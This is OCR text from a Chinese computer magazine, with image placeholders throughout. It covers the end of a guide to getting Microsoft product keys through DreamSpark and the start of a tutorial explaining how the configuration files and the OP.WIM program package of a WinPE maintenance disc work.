


图10




图11




图 13

现在进入 http://www.dreamspark.com，选择你需要的序列号的软件，点击最后的“GET KEY”，如图13，略等5秒后就会出现你要的序列号了，如图14。




图 14

至此，免费申请微软序列号的方法就介绍完了，希望它会给各位叉子今后的学习带来一些方便。

WinPE 也玩个性

文章难易度：★★★ 文章阅读点：教大家打造一个属于自己的WinPE

林中闲人（胥忠亮）

WinPE 大家都接触过吧，当我们查看系统的属性时，会看到注册到 XX 的信息，如图1，桌面也设置的比较个性。当然这些都是制作者修改的，那我们可不可以修改呢？要怎样修改呢？这里我们就要对 WinPE 的文件有所了解才行了，我首先以一个制作好的 WinPE 维护光盘来了解一下 WinPE 的文件结构。




图 1

一、了解配置信息

我下载的是老九 WinPE 老毛桃最终撒手不管版（下载地址：http://www.97sky.cn/downinfo/574.html）。




图 2

下载完成后，使用 UltraISO 打开这个 ISO 光盘镜像，发现有三个目录，如图2，我们打开 MINIPE 这个目录，可以看到这个目录里又有三个文件，如图3。现在我们就来了解一下这三个文件的作用。

1、WINPE.INI　WinPE 的外部配置文件

WINPE.INI 调用过程由 PE 系统的 SYSTEM32\PECMD.INI 指定，如图4。比如：进程延时=10，外部配置文件=外置程序\WinPE.INI，这里为“LOAD \MiniPE\WinPE.ini”。




图 3




图 4

2、OP.WIM　WinPE 外置程序包

我们在 WinPE 里用到的除系统以外的软件都放在这个包里，一会儿把这个包解出来，大家一看就知道了。OP.WIM 的调用过程为 PE 系统的 SYSTEM32\PECMD.INI 文件，通过以下命令来加载这个 INI 文件“Load \WIM 外置程序\WINPE.INI”，再在 WINPE.INI 文件中通过 MOUN 命令来挂上 WIM “MOUN %CurDrv%\MINIPE\OP.WIM,B:,1”，如图5。

